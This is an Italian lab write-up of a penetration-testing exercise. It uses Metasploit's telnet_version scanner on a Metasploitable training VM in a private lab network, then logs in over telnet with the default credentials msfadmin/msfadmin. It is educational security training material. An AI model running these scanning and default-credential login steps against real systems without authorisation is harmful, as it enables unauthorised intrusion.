


Traccia: Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable. Requisito: Seguire gli step visti in lezione teorica. Prima, configurate l'ip della vostra Kali con 192.168.1.25 e l'ip della vostra Metasploitable con 192.168.1.40

innanzitutto cambiamo gli ip:





controlliamo che le due macchine comunichino tra loro



attiviamo metasploit

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts
```

attiviamo l'estensione telnet e dopo aver settato l'IP target lanciamo il programma con il comando "exploit"

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                    _       _ _
        _       _      ____  \x0a _ __ ___    ___| |_ __ _ ___ _ __ | | ___ (_) |_ _
_ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` |
 '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_)
 | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|__.__/|_|
\___|_____|\x0a                                |_|
       \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0a
Contact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get star
ted\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

ed infine usiamo il comando telnet per entrare nella macchina

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
                                                  _                  _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Mar  5 03:25:15 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

controlliamo di aver effettivamente eseguito l accesso lanciando il comando ifconfig e controlliamo di essere nella macchina target

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e5:9f:28
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee5:9f28/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:433 errors:0 dropped:0 overruns:0 frame:0
          TX packets:429 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:37955 (37.0 KB)  TX bytes:46641 (45.5 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:792 errors:0 dropped:0 overruns:0 frame:0
          TX packets:792 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:352047 (343.7 KB)  TX bytes:352047 (343.7 KB)

msfadmin@metasploitable:~$
```